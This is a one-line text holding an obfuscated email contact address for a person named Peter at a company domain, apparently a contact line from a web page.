peter (at) keencloudtech.com